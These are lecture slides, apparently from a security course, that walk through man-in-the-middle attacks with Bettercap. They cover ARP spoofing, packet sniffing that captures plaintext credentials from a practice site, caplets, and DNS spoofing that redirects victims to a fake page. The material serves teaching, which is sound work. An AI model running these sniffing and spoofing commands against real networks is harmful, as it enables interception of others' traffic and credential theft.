
The attacker (Kali) and the gateway have the same MAC address

This means that every time the machine sends data to the gateway, it will be routed to the Kali (attacker) instead.

Bettercap for sniffing packets

- **net.sniff on**

- This **module** is a **part of the bettercap** modules **is used** as a network packet sniffer
- So **all packets** passing the Kali Linux (**attacker machine**) will be captured



```
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
  gps > not running
  hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.122.0/24 > 192.168.122.27 »
```

Is not running

Bettercab for sniffing packets

- **net.sniff on**
 - This **module** is a **part of the bettercap** modules **is used** as a network packet sniffer

```
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
  gps > not running
  hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > not running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running

192.168.122.0/24 > 192.168.122.27 »
```

Before executing the **net.sniff on** command

Is not running

```
alias MAC NAME : Assign an alias to a given endpoint given its MAC address.

Modules

any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
  gps > not running
  hid > not running
http.proxy > not running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
net.probe > running
net.recon > running
net.sniff > running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running



192.168.122.0/24 > 192.168.122.27 »
```

After executing the **net.sniff on** command

Now it is running

Bettercab for sniffing packets


- Now, **all traffic** from the **victim (server) device** is being **routed** through the **Kali device (attacker)**.
- To test this, **generate any traffic**, such as **visiting a website**, and you will see **all the traffic** being **captured** by Bettercap.



MITM: Sniffing Packets

- Once the **MITM attack is successfully set up**, the **attacker** can carry out various malicious actions.
- Packet **sniffing** is one **example of how MITM** can **exploit** information from the **target machine**.
- To demonstrate, let's see **how Bettercap** can capture the **credentials** of a victim using: testasp.vulnweb.com
- This website does not **use encryption** for the **traffic** between the **user** and **server** (i.e., it uses **HTTP**), which results in all **traffic being sent** in **plain text**.

MITM: Sniffing Packets



```

/bin/bash
/bin/bash 120x22
ogin.asp?RetURL=%2FDefault%2Easp%3F
POST /Login.asp?RetURL=%2FDefault%2Easp%3F HTTP/1.1
Host: testasp.vulnweb.com
Upgrade-Insecure-Requests: 1
Origin: http://testasp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Referer: http://testasp.vulnweb.com/Login.asp?RetURL=%2FDefault%2Easp%3F
Content-Length: 30
Connection: keep-alive
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (X11; Linux i686 (x86_64)) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ASPSESSIONIDQCTDRTRC=IGJNJJDGDAFEKKECEFKAGAIMM
tfUName=admin&tfUPass=admin1234
192.168.122.0/24 > 192.168.122.27 »

```

- **Username:** admin
- **Pwd:** admin1234


The victim's credentials have been captured.

Bettercap Caplets

- Instead of **writing multiple commands** every time you want to **perform a spoofing attack**, we can **create a caplet** containing **all the commands**.
- This file can execute all the **included commands** at **once when you run it**.
- So, create your **own caplet** to execute all **the previously discussed** commands.
- Here how to run your caplet
 - **Bettercap -iface eth0 -caplet <filename>**

MITM: DNS Spoofing

- DNS is a server that **converts** the **domain** name into its **related IP address**.
- So when the user a website **website.com**, a request is sent to the DNS server to inquire about **website.com**'s IP.
- The DNS server responds with **website.com**'s IP, and then the web browser communicates with Google using that IP address.



Domain	IP address
Google.com	10.20.130.40
website.com	20.30.40.50
Twitter.com	40.50.60.6
.....	-.-.-.-

MITM: DNS Spoofing

- When an MITM attack occurs, the request to the **DNS server** will be **intercepted** by the attacker's device. Then, the **attacker** can provide any other **IP address**.
- This could lead to a **fake** website with a **backdoor**, **malicious** code, **hijacked** software updates, and many other potential threats.




Domain	IP address
Google.com	10.20.130.40
websiteName.com	20.30.40.50
Twitter.com	40.50.60.6
.....	-.-.-.-

MITM for Redirecting a Website

- Create a fake **webpage** that can be used for redirecting the request of a **particular website** by the user.
- Use Apache server to do that
 - **service apache2 start**
 - Access the fake page (**/var/www/html/index.html**) on the linux ip address

```
root@kali:~/Desktop# service apache2 start
root@kali:~/Desktop#
```



MITM for Redirecting a Website

- Then, on **Kali**, run **your caplet** (or the bettercap spoofing attack **commands**) and activate the following modules:


set dns.spoof.all true

- If true the module will reply to every **DNS request**, **otherwise** it will only reply to the one **targeting** the **local pc**.

set dns.spoof.domains testasp.vulnweb.com, *. vulnweb.com

- (define the **domains** you want to **redirect**)
 - **Comma separated** values of domain names to spoof.

dns.spoof on (start the spoofing)



Thank you

Please send all questions to:
Abdelkader Shaaban,
abdelkader.Shaaban@ait.ac.at
Stefan Schauer
Stefan.Schauer@ait.ac.at